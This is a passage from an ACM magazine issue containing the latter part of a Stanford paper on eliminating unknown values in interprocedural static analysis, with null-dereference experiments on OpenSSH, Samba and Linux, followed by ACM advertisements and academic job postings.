(1) $\phi \Rightarrow \lceil\phi\rceil \qquad (\mathcal{V}^-(\lceil\phi\rceil) = \emptyset)$
(2) $\forall \phi' \cdot ((\phi \Rightarrow \phi') \Rightarrow (\lceil\phi\rceil \Rightarrow \phi'))$
where $\mathcal{V}^-(\phi') = \emptyset \wedge \mathcal{V}^+(\phi') \subseteq \mathcal{V}^+(\phi)$

The first condition says $\lceil\phi\rceil$ is necessary for ϕ, and the second condition ensures $\lceil\phi\rceil$ is stronger than any other necessary condition with respect to ϕ's observable variables $\mathcal{V}^+(\phi)$. The additional restriction $\mathcal{V}^-(\lceil\phi\rceil) = \emptyset$ enforces that the strongest necessary condition for a formula ϕ has no choice variables.

Definition 3. *Let ϕ be a quantifier-free formula. We say $\lfloor\phi\rfloor$ is the* weakest observable sufficient condition *for ϕ if:*

(1) $\lfloor\phi\rfloor \Rightarrow \phi \qquad (\mathcal{V}^-(\lfloor\phi\rfloor) = \emptyset)$
(2) $\forall \phi' \cdot ((\phi' \Rightarrow \phi) \Rightarrow (\phi' \Rightarrow \lfloor\phi\rfloor))$
where $\mathcal{V}^-(\phi') = \emptyset \wedge \mathcal{V}^+(\phi') \subseteq \mathcal{V}^+(\phi)$

Let ϕ be the condition under which some program property P holds. Then, by virtue of $\lceil\phi\rceil$ being a strongest necessary condition, querying the satisfiability of $\lceil\phi\rceil$ is equivalent to querying the satisfiability of the original constraint ϕ for deciding if property P *may* hold. Since $\lceil\phi\rceil$ is a necessary condition for ϕ, the satisfiability of ϕ implies the satisfiability of $\lceil\phi\rceil$. More interestingly, because $\lceil\phi\rceil$ is the strongest such necessary condition, the satisfiability of $\lceil\phi\rceil$ also implies the satisfiability of ϕ; otherwise, a stronger necessary condition would be *false*. Analogously, querying the validity of $\lfloor\phi\rfloor$ is equivalent to querying the validity of the original constraint ϕ for deciding if property P *must* hold.

One can think of strongest necessary and weakest sufficient conditions of ϕ as defining a tight observable bound on ϕ. If ϕ has only observable variables, then the strongest necessary and weakest sufficient conditions of ϕ are equivalent to ϕ. If ϕ has only choice variables and ϕ is not equivalent to *true* or *false*, then the best possible bounds are $\lceil\phi\rceil = true$ and $\lfloor\phi\rfloor = false$. Intuitively, the "difference" between strongest necessary and weakest sufficient conditions defines the amount of unknown information present in the original formula.

We now continue with an informal example illustrating the usefulness of strongest observable necessary and weakest sufficient conditions for statically analyzing programs.

Figure 2. Example code.

```
1. void f(int* p, int flag) {
2.   if(!p || !flag) return;
3.   char* buf = malloc(sizeof(char));
4.   if(!buf) return;
5.   *buf = getUserInput();
6.   if(*buf=='i')
7.      *p = 1;
8. }
```

Example 3. *Consider the implementation of* f *given in Figure* 2, *and suppose we want to determine the condition under which pointer* p *is dereferenced in* f. *It is easy to see that the exact condition for* p*'s dereference is given by the constraint:*

$$\texttt{p!=NULL} \wedge \texttt{flag!=0} \wedge \texttt{buf!=NULL} \wedge \texttt{*buf =='i'}$$

Since the return value of malloc *(i.e.,* buf*) and the user input (i.e.,* *buf*) are statically unknown, the strongest observable necessary condition for* f *to dereference* p *is given by the simpler condition:*

$$\texttt{p!=NULL} \wedge \texttt{flag!=0}$$

On the other hand, the weakest observable sufficient condition for the dereference is false, *which makes sense because no restriction on the arguments to* f *can guarantee that* p *is dereferenced. Observe that these strongest necessary and weakest sufficient conditions are as precise as the original formula for deciding whether* p *is dereferenced by* f *at any call site of* f, *and furthermore, these formulas are much more concise than the original formula.*

4. SOLVING THE CONSTRAINTS

In this section, we now return to the problem of computing strongest necessary and weakest sufficient conditions containing only observable variables for each Π_{α,f_i,C_j} from System of Equations 1. Our algorithm first eliminates the choice variables from every formula. We then manipulate the system to preserve strongest necessary (weakest sufficient) conditions under substitution (Section 4.2). Finally, we solve the equations to eliminate recursive constraints (Section 4.3), yielding a system of (nonrecursive) formulas over observable variables. Each step preserves the satisfiability/validity of the original equations, and thus the original may/must query can be decided using a standard SAT solver on the final formulas.

4.1. Eliminating choice variables

To eliminate the choice variables from the formulas in Figure 1, we use the following well-known result for computing strongest necessary and weakest sufficient conditions for Boolean formulas[4]:

Lemma 1. *The strongest necessary and weakest sufficient conditions of Boolean formula* ϕ *not containing variable* β *are given by:*

$$\begin{aligned} \text{SNC}(\phi,\beta) &\equiv \phi[\text{true}/\beta] \vee \phi[\text{false}/\beta] \\ \text{WSC}(\phi,\beta) &\equiv \phi[\text{true}/\beta] \wedge \phi[\text{false}/\beta] \end{aligned}$$

Since our definition of satisfiability and validity must also take into account the implicit existence and uniqueness conditions, this standard way of computing strongest necessary and weakest sufficient conditions of Boolean formulas must be slightly modified. In particular, let β be a choice variable to be eliminated, and let ψ_{exist} and ψ_{unique} represent the existence and uniqueness conditions involving β. Then, we compute strongest necessary and weakest sufficient conditions as follows:

$$\begin{aligned} SNC^*(\phi,\beta) &\equiv (\phi \wedge \psi_{\text{exist}} \wedge \psi_{\text{unique}})[true/\beta] \vee \\ &\quad (\phi \wedge \psi_{\text{exist}} \wedge \psi_{\text{unique}})[false/\beta] \\ WSC^*(\phi,\beta) &\equiv (\phi \vee \neg\psi_{\text{exist}} \vee \neg\psi_{\text{unique}})[true/\beta] \wedge \\ &\quad (\phi \vee \neg\psi_{\text{exist}} \vee \neg\psi_{\text{unique}})[false/\beta] \end{aligned}$$

After applying these elimination procedures to the constraint system from Figure 1, we obtain two distinct sets of equations of the form:

System of Equations 2.

$$E_{\text{NC}} = \begin{bmatrix} \lceil \Pi_{f_1,\alpha,C_1} \rceil &= \phi'_{11}(\vec{\alpha}_1, \lceil \vec{\Pi} \rceil [\vec{b}_1/\vec{\alpha}]) \\ &\vdots \\ \lceil \Pi_{f_k,\alpha,C_n} \rceil &= \phi'_{kn}(\vec{\alpha}_k, \lceil \vec{\Pi} \rceil [\vec{b}_k/\vec{\alpha}]) \end{bmatrix}$$

E_{SC} is analogous to E_{NC}.

Example 4. *Consider the function given in Example 1, for which Boolean constraints are given in Example 2. We compute the weakest sufficient condition for* Π_{f,α,C_1}:

$$\begin{aligned} \lfloor \Pi_{f,\alpha,C_1} \rfloor = {} & (\alpha_1 \vee \text{true}) \vee \\ & (\neg(\alpha_1 \vee \text{true}) \wedge \lfloor \Pi_{f,\alpha,C_1} \rfloor [\text{true}/\alpha_1]) \\ \wedge {} & (\alpha_1 \vee \text{false}) \vee \\ & (\neg(\alpha_1 \vee \text{false}) \wedge \lfloor \Pi_{f,\alpha,C_1} \rfloor [\text{true}/\alpha_1]) \\ = {} & \alpha_1 \vee (\neg\alpha_1 \wedge \lfloor \Pi_{f,\alpha,C_1} \rfloor [\text{true}/\alpha_1]) \end{aligned}$$

The reader can verify that the strongest necessary condition for Π_{f,α,C_1} *is* true. *The existence and uniquencess constraints are omitted since they are redundant.*

4.2. Preservation under substitution

Our goal is to solve the recursive system given in System of Equations 2 by an iterative, fixed point computation. However, there is a problem: as it stands, System of Equations 2 may not preserve strongest necessary and weakest sufficient conditions under substitution for two reasons:

- Strongest necessary and weakest sufficient conditions are not preserved under negation (i.e., $\neg\lceil\phi\rceil \not\Leftrightarrow \lceil\neg\phi\rceil$ and $\neg\lfloor\phi\rfloor \not\Leftrightarrow \lfloor\neg\phi\rfloor$), and the formulas from System of Equations 2 contain negated return (Π) variables. Therefore, substituting $\neg\Pi$ by $\neg\lceil\Pi\rceil$ and $\neg\lfloor\Pi\rfloor$ would yield incorrect necessary and sufficient conditions, respectively.
- The formulas from System of Equations 2 may contain contradictions and tautologies involving return variables, causing the formula to be weakened (for neces-

sary conditions) and strengthened (for sufficient conditions) as a result of substituting the return variables with their respective necessary and sufficient conditions. As a result, the obtained necessary (resp. sufficient) conditions may not be as strong (resp. as weak) as possible.

Fortunately, both of these problems can be remedied. For the first problem, observe that while $\neg\lceil\phi\rceil \not\Leftrightarrow \lceil\neg\phi\rceil$ and $\neg\lfloor\phi\rfloor \not\Leftrightarrow \lfloor\neg\phi\rfloor$, the following equivalences do hold:

$$\lceil\neg\phi\rceil \Leftrightarrow \neg\lfloor\phi\rfloor \qquad \lfloor\neg\phi\rfloor \Leftrightarrow \neg\lceil\phi\rceil$$

In other words, the strongest necessary condition of $\neg\phi$ is the negation of the weakest sufficient condition of ϕ, and similarly, the weakest sufficient condition of $\neg\phi$ is the negation of the strongest necessary condition of ϕ. Hence, by simultaneously computing strongest necessary and weakest sufficient conditions, one can solve the first problem using the above equivalences.

To overcome the second problem, an obvious solution is to convert the formula to disjunctive normal form and drop contradictions before applying a substitution in the case of strongest necessary conditions. Similarly, for weakest sufficient conditions, the formula may be converted to conjunctive normal form and tautologies can be removed. This rewrite explicitly enforces any contradictions and tautologies present in the original formula such that substituting the Π variables with their necessary (resp. sufficient) conditions cannot weaken (resp. strengthen) the solution.

4.3. Eliminating recursion

Since we now have a way of preserving strongest necessary and weakest sufficient conditions under substitution, it is possible to obtain a closed form solution containing only observable variables to System of Equations 2 using a standard fixed point computation technique. To compute a least fixed point, we use the following lattice:

$$\bot_{NC} = \overrightarrow{false}^{n\cdot m} \qquad \bot_{SC} = \overrightarrow{true}^{n\cdot m}$$

$$\top_{NC} = \overrightarrow{true}^{n\cdot m} \qquad \top_{SC} = \overrightarrow{false}^{n\cdot m}$$

$$\vec{\gamma}_1 \sqcup_{NC} \vec{\gamma}_2 = \langle \ldots, \gamma_{1i} \vee \gamma_{2i}, \ldots \rangle \quad \vec{\gamma}_1 \sqcup_{SC} \vec{\gamma}_2 = \langle \ldots, \gamma_{1i} \wedge \gamma_{2i}, \ldots \rangle$$

The lattice L is finite (up to logical equivalence) since there are only a finite number of variables α_{ij} and hence only a finite number of logically distinct formulas. This results in a system of bracketing constraints of the form:

System of Equations 3.

$$\langle E_{\mathrm{NC}}, E_{\mathrm{SC}} \rangle = \begin{bmatrix} \langle \lceil \Pi_{f_1,\alpha,C_1} \rceil, \lfloor \Pi_{f_1,\alpha,C_1} \rfloor \rangle & = & \langle \phi'_{11}(\vec{\alpha}_1), \phi''_{11}(\vec{\alpha}_1) \rangle \\ & \vdots & \\ \langle \lceil \Pi_{f_k,\alpha,C_n} \rceil, \lfloor \Pi_{f_k,\alpha,C_n} \rfloor \rangle & = & \langle \phi'_{kn}(\vec{\alpha}_k), \phi''_{kn}(\vec{\alpha}_k) \rangle \end{bmatrix}$$

Recall from Section 2 that the original constraints have four possible meanings, namely $\bot$, *true*, *false*, and $\top$, while the resulting closed-form strong necessary and weakest sufficient conditions evaluate to either *true* or *false*. This means that in some cases involving nonterminating program paths, the original system of equations may have meaning $\bot$ in least fixed-point semantics (or $\top$ in greatest fixed-point semantics), but the algorithm presented in this paper may return either *true* or *false*, depending on whether a greatest or least fixed point is computed. Hence, our results are qualified by the assumption that the program terminates.

Example 5. *Recall that in Example 4 we computed* $\lfloor \Pi_{f,\alpha,C_1} \rfloor$ *for the function* `f` *defined in Example 1 as:*

$$\lfloor \Pi_{f,\alpha,C_1} \rfloor = \alpha_1 \vee (\neg\alpha_1 \wedge \lfloor \Pi_{f,\alpha,C_1} \rfloor [\mathrm{true}/\alpha_1])$$

To find the weakest sufficient condition for Π_{f,α,C_1}, *we first substitute* true *for* $\lfloor \Pi_{f,\alpha,C_1} \rfloor$. *This yields the formula* $\alpha_1 \vee \neg\alpha_1$, *a tautology. As a result, our algorithm finds the fixed point solution* true *for the weakest sufficient condition of* Π_{f,α,C_1}. *Since* `f` *is always guaranteed to return* C_1, *the weakest sufficient condition computed using our algorithm is the most precise solution possible*.

5. LIMITATIONS

While the technique proposed in this paper yields the strongest necessary and weakest sufficient conditions for a property P with respect to a finite abstraction, it is not precise for separately tracking the conditions for two distinct properties P_1 and P_2 and then combining the individual results. In particular, if ϕ_1 and ϕ_2 are the strongest necessary conditions for P_1 and P_2 respectively, then $\phi_1 \wedge \phi_2$ does *not* yield the strongest necessary condition for P_1 and P_2 to hold together because strongest necessary conditions do not distribute over conjunctions, and weakest sufficient conditions do not distribute over disjunctions. Hence, if one is interested in combining reasoning about two distinct properties, it is necessary to compute strongest necessary and weakest sufficient conditions for the combined property.

While it is important in our technique that the set of possible values can be exhaustively enumerated (to guarantee the convergence of the fixed point computation and to be able to convert the constraints to Boolean logic), it is not necessary that the set be finite, but only finitary, that is, finite for a given program. Furthermore, while it is clear that the technique can be applied to finite-state properties or enumerated types, it can also be extended to any property where a finite number of equivalence classes can be derived to describe the possible outcomes. However, the proposed technique is not complete for arbitrary nonfinite domains.

6. EXPERIMENTAL RESULTS

We have implemented our method in Saturn, a static analysis framework designed for checking properties of C programs.[1] As mentioned in Section 1, sources of imprecision in the analysis appear as nondeterministic choices; in Saturn, sources of imprecision include, but are not limited to, reads from unbounded data structures, arithmetic, imprecise function pointer targets, imprecise loop invariants, and in-line assembly; all of these sources of imprecision in the analysis are treated as choice variables.

We conducted two sets of experiments to evaluate our technique on OpenSSH, Samba, and the Linux kernel. In the first set of experiments we compute necessary and sufficient

conditions for pointer dereferences. Pointer dereferences are ubiquitous in C programs and computing the necessary and sufficient conditions for each and every syntactic pointer dereference to execute is a good stress test for our approach. As a second experiment, we incorporate our technique into a null dereference analysis and demonstrate that our technique reduces the number of false positives by close to an order of magnitude without resorting to ad-hoc heuristics or compromising soundness.

In our first set of experiments, we measure the size of necessary and sufficient conditions for pointer dereferences both at *sinks*, where pointers are dereferenced, and at *sources*, where

```
void foo() {
  int* p = malloc(sizeof(int)); /*source*/
  ...
  bar(p, flag, x);
}
void bar(int* p, int flag, int x) {
  if(x > MAX) *p = -1; else f(p, flag); }
```

pointers are first allocated or read from the heap. In Figure 2, consider the pointer dereference (sink) at line 7. For the sink experiments, we would, for example, compute the necessary and sufficient conditions for p's dereference as `p!=NULL∧flag!=0` and `false` respectively. To illustrate the source experiment, consider the following call site of function `f` from Figure 2:

The line marked `/*source*/` is the source of pointer `p`; the necessary condition at `p`'s source for `p` to be ultimately dereferenced is `x > MAX ∨ (x <= MAX ∧ p! = NULL ∧ flag! = 0)` and the sufficient condition is `x > MAX`.

The results of the sink experiments for Linux are presented in Figure 3. The table in Figure 4 presents a summary of the results of both the source and sink experiments for OpenSSH, Samba, and Linux. The histogram in Figure 3 plots the size of necessary (resp. sufficient) conditions against the number of constraints that have a necessary (resp. sufficient) condition of the given size. In this figure, red bars indicate necessary conditions, green bars indicate sufficient conditions, and note that the *y*-axis is drawn on a log-scale. Observe that 95% of all necessary and sufficient conditions have fewer than five subclauses, and 99% have fewer than ten subclauses, showing that necessary and sufficient conditions are small in practice. Figure 4 presents average necessary and sufficient condition sizes at sinks (rows 2 and 3) for all three applications we analyzed, confirming that average necessary and sufficient condition sizes are consistently small across all of our benchmarks.

Our second experiment applies these techniques to finding null dereference errors. We chose null dereferences as an application because checking for null dereference errors with sufficient precision often requires tracking complex path conditions. In the results presented in Figure 5, we compare two different setups: In the *interprocedurally path-sensitive* analysis, we use the technique described in the paper, computing strongest necessary conditions for a null pointer to be dereferenced. In the second setup (i.e., the *intraprocedurally path-sensitive* case), for each function, we only compute which pointers may be dereferenced in that function, but we do not track the condition under which pointers are dereferenced across functions. We believe this comparison is useful in quantifying the benefit of the technique proposed in the paper because, without the elimination of choice variables, (i) the interprocedurally path-sensitive analysis may not even terminate, and (ii) the number of choice variables grows linearly in the size of the program, overwhelming the constraint solver. In fact, for this reason, all previous analyses written in Saturn were either interprocedurally path-insensitive or adopted incomplete heuristics to decide which conditions to track across function boundaries.[1]

The first three columns of Figure 5 give the results of the experiments for the first setup, and the last three columns of the same figure present the results of the second

Figure 3. Frequency of necessary and sufficient condition sizes (in terms of the number of Boolean connectives) at sinks for Linux.




Figure 4. Necessary and sufficient condition sizes (in terms of number of Boolean connectives in the formula) for pointer dereferences.

	Linux 2.6.17.1	Samba 3.0.23b	OpenSSH 4.3p2
Average NC size (sink)	0.75	1.02	0.75
Average SC size (sink)	0.48	0.67	0.50
Average NC size (source)	2.39	2.82	1.39
Average SC size (source)	0.45	0.49	0.67
Average call chain depth	5.98	4.67	2.03
Lines of code	6,275,017	515,689	155,660

Figure 5. Results of null dereference experiments.

	Interprocedurally Path-Sensitive			Intraprocedurally Path-Sensitive		
	OpenSSH 4.3p2	Samba 3.0.23b	Linux 2.6.17.1	OpenSSH 4.3p2	Samba 3.0.23b	Linux 2.6.17.1
Total reports	3	48	171	21	379	1495
Bugs	1	17	134	1	17	134
False positives	2	25	37	20	356	1344
Undecided	0	6	17	0	6	17
Report to bug ratio	3	2.8	1.3	21	22.3	11.2

setup. One important caveat is that the numbers reported here exclude error reports arising from array elements and recursive fields of data structures. Saturn does not have a sophisticated shape analysis; hence, the overwhelming majority (>95%) of errors reported for elements of unbounded data structures are false positives. However, shape analysis is an orthogonal problem which we neither address nor evaluate in this work.

A comparison of the results of the intraprocedurally and interprocedurally path-sensitive analyses shows that our technique reduces the number of false positives by close to an order of magnitude without resorting to heuristics or compromising soundness in order to eliminate errors arising from interprocedural dependencies. Note that the existence of false positives does not contradict our previous claim that our technique is complete. First, even for finite domains, our technique can provide only *relative completeness*; false positives can still arise from orthogonal sources of imprecision in the analysis. Second, while our results are complete for finite domains, we cannot guarantee completeness for arbitrary domains.

7. CONCLUSION

We have presented a method for systematically reasoning about unknown values in static analysis systems. We argued that, while representing unknown values by choice variables adds useful precision by correlating multiple uses of the same unknown value, eliminating these choice variables at function boundaries is necessary to avoid both scalability as well as termination problems. We have presented a technique to eliminate these choice variables with no loss of information for answering may and must queries about program properties. We have also experimentally demonstrated that analyzing unknown values in this way leads to much better precision and better scalability. C

References

1. Aiken, A., Bugrara, S., Dillig, I., Dillig, T., Hackett, B., Hawkins, P. An overview of the SATURN project. In *PASTE* (2007), 43–48.
2. Ball, T. Rajamani, S. Bebop: A symbolic model checker for Boolean programs. In *SPIN* (2000), 113–130.
3. Ball, T., Rajamani, S. Automatically validating temporal safety properties of interfaces. *LNCS 2057* (2001), 103–122.
4. Boole, G. *An Investigation of the Laws of Thought*. Dover Publications, Incorporated, 1858.
5. Cook, B., Gotsman, A., Podelski, A., Rybalchenko, A., Vardi, M. Proving that programs eventually do something good. In *POPL* (2007), 265–276.
6. Das, M., Lerner, S., Seigle, M. ESP: Path-sensitive program verification in polynomial time. In *PLDI* (2002), 57–68.
7. Henglein, F. Type inference and semi-unification. In *Conference on LISP and Functional Programming* (1988), 184–197.
8. Henzinger, T., Jhala, R., Majumdar, R., McMillan, K. Abstractions from proofs. In *POPL* (2004), 232–244.
9. Mycroft, A. Polymorphic type schemes and recursive definitions. In *International Symposium on Programming* (1984), 217–228.
10. Reps, T., Horwitz, S., Sagiv, M. Precise interprocedural dataflow analysis via graph reachability. In *POPL* (1995), 49–61.
11. Schmidt, D. A calculus of logical relations for over-and underapproximating static analyses. *Science of Computer Programming 64*, 1 (2007), 29–53.

Isil Dillig, Thomas Dillig, and Alex Aiken
{isil, tdillig, aiken}@cs.stanford.edu,
Computer Science Department, Stanford University.

ACM's Online Books & Courses Programs!

Helping Members Meet Today's Career Challenges

NEW! 3,200 Online Courses in Multiple Languages Plus 1,000 Virtual Labs from Element K!

element k®
your learning solutions partner

ACM's new Online Course Collection includes over **3,200 online courses in multiple languages, 1,000 virtual labs, e-reference tools, and offline capability**. Program highlights:

The ACM E-Learning Catalog - round-the-clock access to 3,200 online courses on a wide range of computing and business topics, in multiple languages.

Exclusive vLab® Virtual Labs - 1,000 unique vLab® exercises place users on systems using real hardware and software allowing them to gain important job-related experience.

Reference Tools - an e-Reference Library extends technical knowledge outside of the classroom, plus online Executive Summaries and quick reference cards to answer on-the-job questions instantly.

Offline Player - members can access assessments and self-study courses offline, anywhere and anytime, without a live Internet connection.

A downloadable Quick Reference Guide and a 15-minute site orientation course for new users are also available to help members get started.

The ACM Online Course Program is open to ACM Professional and Student Members.

600 Online Books from Safari

ACM members are eligible for a **special 40% savings** offer to upgrade to a Premium or Full Library subscription.
For more details visit:
http://pd.acm.org/books/about_sel.cfm

The ACM Online Books Collection includes **full access to 600 online books** from Safari® Books Online, featuring leading publishers including O'Reilly. Safari puts a complete IT and business e-reference library right on your desktop. Available to ACM Professional Members, Safari will help you zero in on exactly the information you need, right when you need it.

Safari® Books Online

500 Online Books from Books24x7

All Professional and Student Members also have **full access to 500 online books** from Books24x7®, in ACM's rotating collection of complete unabridged books on the hottest computing topics. This virtual library puts information at your fingertips. Search, bookmark, or read cover-to-cover. Your bookshelf allows for quick retrieval and bookmarks let you easily return to specific places in a book.

books24x7® a SkillSoft Company

Association for Computing Machinery

Advancing Computing as a Science & Profession

pd.acm.org
www.acm.org/join

Bradley University
Assistant Professor

The CS&IS Department invites applications for two tenure track Assistant Professor positions beginning August 2011. The positions require that a PhD in Computer Science or a closely related field be completed prior to start date. For full position description, requirements and application process, visit
www.bradley.edu/humanresources/opportunities.

Bradley University is an EEO/AA employer.

Dalhousie University
James R. Johnston Chair in Black Canadian Studies

Dalhousie University invites applications for the **James R. Johnston Chair in Black Canadian Studies** from outstanding scholars in the fields of **Psychology, Computer Science, and Social Anthropology**.

Established in 1818, Dalhousie is one of Canada's top teaching and research universities and is the largest university in Atlantic Canada with approximately 15,500 students and 12 Faculties. Located in Halifax, it is known for the range and excellence of its teaching programs and is recognized as "the research powerhouse of Atlantic Canada." Halifax is the largest city in Atlantic Canada and affords its citizens an outstanding quality of life.

This Endowed Chair was established by Dalhousie University to contribute to the field of Black Canadian Studies, to advance Black studies in the university and through the holder of the Endowed Chair to establish better links with the wider community, especially the African Canadian community. **The Endowed Chair is a tenured, senior academic position**. This will be Dalhousie's third appointment to the James R. Johnston Chair in Black Canadian Studies, and is being recruited to one of the following three faculties: Faculty of Science (Psychology), Faculty of Computer Science, or Faculty of Arts and Social Sciences (Social Anthropology).

The successful candidate for the Chair will be an outstanding scholar of African descent with a doctoral degree in her/his discipline. We are seeking a senior candidate with previous teaching experience, and a clear track record of nationally and internationally recognized research in their field. The candidate will have demonstrated abilities in collaborative research with African Canadian communities, and proven leadership and team building skills. The candidate will also have established links with the local and/or national African Canadian communities.

Applications, including a CV, statement of teaching and research interests, and three confidential letters of reference forwarded under separate cover by the referees should be submitted to:

Katherine Rudolph
Office of the Vice-President Academic and Provost
Room 108, Henry Hicks Academic Administration Building
Dalhousie University
6299 South Street
Halifax, Nova Scotia B3H 4H6 Canada
Katherine.Rudolph@dal.ca

The appointment is effective July 1, 2011. The closing date for applications is August 25, 2010. For more information about Dalhousie University and/or the James R. Johnston Chair, please contact: Wanda.Bernard@dal.ca

In keeping with Dalhousie University's Employment Equity/Affirmative Action Policy, this position is restricted to candidates with an African (Black) heritage. All qualified candidates are encouraged to apply; however, Canadians and permanent residents will be given priority.

Dartmouth College
Computer Science Dept.
Tenure-track Faculty Position

The Neukom Institute for Computational Science and the Department of Computer Science at Dartmouth College invite applications for a tenure-track faculty position at the level of Assistant Professor in the Department of Computer Science. We seek candidates in the area of computational biology and bioinformatics whose research focuses on the development and application of new computational methods. Candidates will complement a growing program in computational biology within the Departments of Biology, Computer Science, Engineering Sciences, and Mathematics, as well as the Dartmouth Medical School.

The Neukom Institute for Computational Science (www.dartmouth.edu/~neukom) is an endowed institute whose broad mandate is to inspire and support computational science across the Dartmouth campus. The Institute has considerable financial and computing resources that will be available to the successful candidate. The Department of Computer Science (www.cs.dartmouth.edu) is home to 17 tenured and tenure-track faculty whose research spans computational biology, vision/graphics, machine learning, algorithms, theory, and systems. The department has strong Ph.D. and M.S. programs, outstanding undergraduate majors and minors, and is affiliated with an M.D./Ph.D. program.

Dartmouth is an Ivy League school situated in Hanover, on the Connecticut River, in the Upper Valley region of New Hampshire. It is a beautiful, historic campus, located in a scenic, year-round, outdoor recreational area. Dartmouth hosts an annual film festival; renowned musical and theatrical performers; and convenient public transportation to Boston and New York, as well as local airports.

Applicants are invited to send their CV, research statement, teaching statement, and names of at least four references, one of whom should comment about teaching. All material should be sent to search@cs.dartmouth.edu by September 1st, 2010. Direct inquiries may be sent to Professor Hany Farid (farid@cs.dartmouth.edu).

Dartmouth is an equal opportunity/affirmative action employer and encourages applications from women and members of minority groups.

Nuance Communications, Inc.
Senior Software Engineer

Senior Software Engineer wanted to develop speech recognition software for OEM-based mobility handsets. Must have Master's deg. in Comp. Sc., Engineering or rel. field & 2 yrs. software programming or engineering involving C/C++ programming & debugging & incl. embedded software development. Must have strong proficiency in C language, as demonstrated through employer screening test. Must have strong interpersonal skills for dealing directly with customers both verbally & in writing. Send resume to Melissa Cornell, Employment Specialist, Nuance Communications, Inc., One Wayside Rd., Burlington, MA 01803-4613.

Old Dominion University
Modeling and Simulation Faculty Positions

The Department of Modeling, Simulation and Visualization Engineering at Old Dominion University's Batten College of Engineering and Technology invites applications for two tenure-track faculty positions beginning January 2011. The successful applicant will have expertise and experience in core modeling and simulation (M&S) areas and a commitment to quality teaching in the department's bachelors, masters, and doctoral programs. Duties include undergraduate and graduate teaching and development of a strong, externally-funded research program. This is an opportunity to join and help shape the first M&S department.

Preference will be given to applicants having experience in performing interdisciplinary research in: (1) M&S for detection, education, and treatment of human disease with research in one or more of the following areas: biomedical models, medical training devices and systems, rehabilitation engineering, medical robotics, and telemedicine. (2) M&S for transportation system operation and planning with research in one or more of the following areas: network modeling, multimodal logistics, supply chain management, dynamic traffic assignment, flow optimization, and real-time control of transportation systems. Applicants must have a Ph.D. in an engineering or science discipline closely related to M&S.

Applications should include a cover letter, complete resume, statement of teaching and research interests, and three letters of reference. All application materials must be submitted via email as a single pdf document to Dr. Roland

Mielke, Chair, MSVE Department, at the following email address: rmayo@odu.edu. Review of applications will begin September 1, 2010 and will continue until the positions are filled.

Old Dominion University is an equal opportunity, affirmative action institution and requires compliance with the Immigration Reform and Control Act of 1986.

Stanford University
Graduate School of Business
Faculty Positions in Operations, Information, and Technology

The Operations, Information and Technology (OIT) area at the Graduate School of Business, Stanford University, is seeking qualified applicants for full-time, tenure-track positions, starting in the 2011-2012 academic year. All ranks and relevant disciplines will be considered. Applicants are considered in all areas of Operations, Information and Technology (OIT) that are broadly defined to include the analytical and empirical study of technological systems, in which technology, people, and markets interact. It thus includes operations, information systems/technology, and management of technology. Applicants are expected to have rigorous training in management science, engineering, computer science, economics, and/or statistical modeling methodologies. The appointed will be expected to do innovative research in the OIT field, to participate in the school's PhD program and to teach both required and elective courses in the MBA program. Junior applicants should have or expect to complete a PhD by September 1, 2011.

Applicants are ***strongly encouraged*** to submit their applications electronically by visiting the web site http://www.gsb.stanford.edu/recruiting and uploading their curriculum vitae, research papers and publications, and teaching evaluations, if applicable, on that site. Alternatively, all materials may be sent by e-mail to Faculty_Recruiter@GSB.Stanford.Edu, or by postal mail (non-returnable) to Office of Faculty Recruiting, Box OIT, Graduate School of Business, Stanford University, 518 Memorial Way, Stanford, CA 94305-5015. However, submissions via e-mail and postal mail can take 4-6 weeks for processing. For an application to be considered complete, each applicant must have three letters of recommendation emailed to the preceding email address, or sent via postal mail. **The application deadline is November 15, 2010.**

Stanford University is an equal opportunity employer and is committed to increasing the diversity of its faculty. It welcomes nominations of and applications from women and minority groups, as well as others who would bring additional dimensions to the University's research, teaching and clinical missions.

Texas A&M University
Department of Computer Science and Engineering
Department Head

The Dwight Look College of Engineering at Texas A&M University invites nominations and applica-

tions for the position of Head of the Department of Computer Science and Engineering. Texas A&M, a land-grant, sea-grant, and space-grant institution, is one of the six largest universities in the United States and has over 48,000 students. Today, the Dwight Look College of Engineering is one of the largest and best endowed in the nation, and it ranks among the top institutions in every significant national poll, including #8 for graduate programs and #9 for undergraduate programs in the recent US News and World report ranking of public institutions. It has long enjoyed national leadership status in engineering education, and currently has over 10,000 engineering students in twelve departments. Approximately 25 percent of the engineering students are graduate students.

The Department of Computer Science and Engineering has recently gone through an expansion with the hiring of 21 faculty members in the past eight years. It now has 38 tenured and tenure-track faculty members and four full-time lecturers. The Department currently has one National Academy of Engineering member, one Association for the Advancement of Science Fellow, seven IEEE Fellows, two ACM Fellows, and one ACM Distinguished Scientist; 40 percent of the faculty are holders of NSF CAREER/NYI/PYI awards. The faculty holds over 60 important and influential professional positions, including editorships for scientific journals and general chairs of technical conferences. The faculty is also well-recognized for contributions to their fields, with research known throughout the international academic community and global industry alike. The Department's annual research budget for 2009 was $10,000,000. The Department offers B.S., Master's, and Ph.D. degrees in computer science and, jointly with the Department of Electrical and Computer Engineering, in computer engineering, to roughly 350 graduate and 600 undergraduate students.

In recent years, the Department has built a strong national reputation based on the quality of its faculty and programs; its graduate computer engineering program was ranked #13 and its graduate computer science #27 in the recent US News and World report ranking of public institutions. More information is available at http://www.cse.tamu.edu.

In the next few years, the Department is expected to add faculty positions at both the junior and senior level. The Department is playing an active role in many campus-wide and System-wide initiatives, including in half of the eight multidisciplinary research directions identified in the recently completed University Academic Master Plan and in the newly established Energy Engineering Institute. We are looking for an innovative thinker with a strategic vision for guiding the Department to a higher level of excellence who can communicate this vision to a constituency that includes academia, government, industry, and alumni. Candidates should possess proven leadership and administrative skills, and an established reputation as a scholar consistent with an appointment to the rank of Professor of Computer Science and Engineering with tenure.

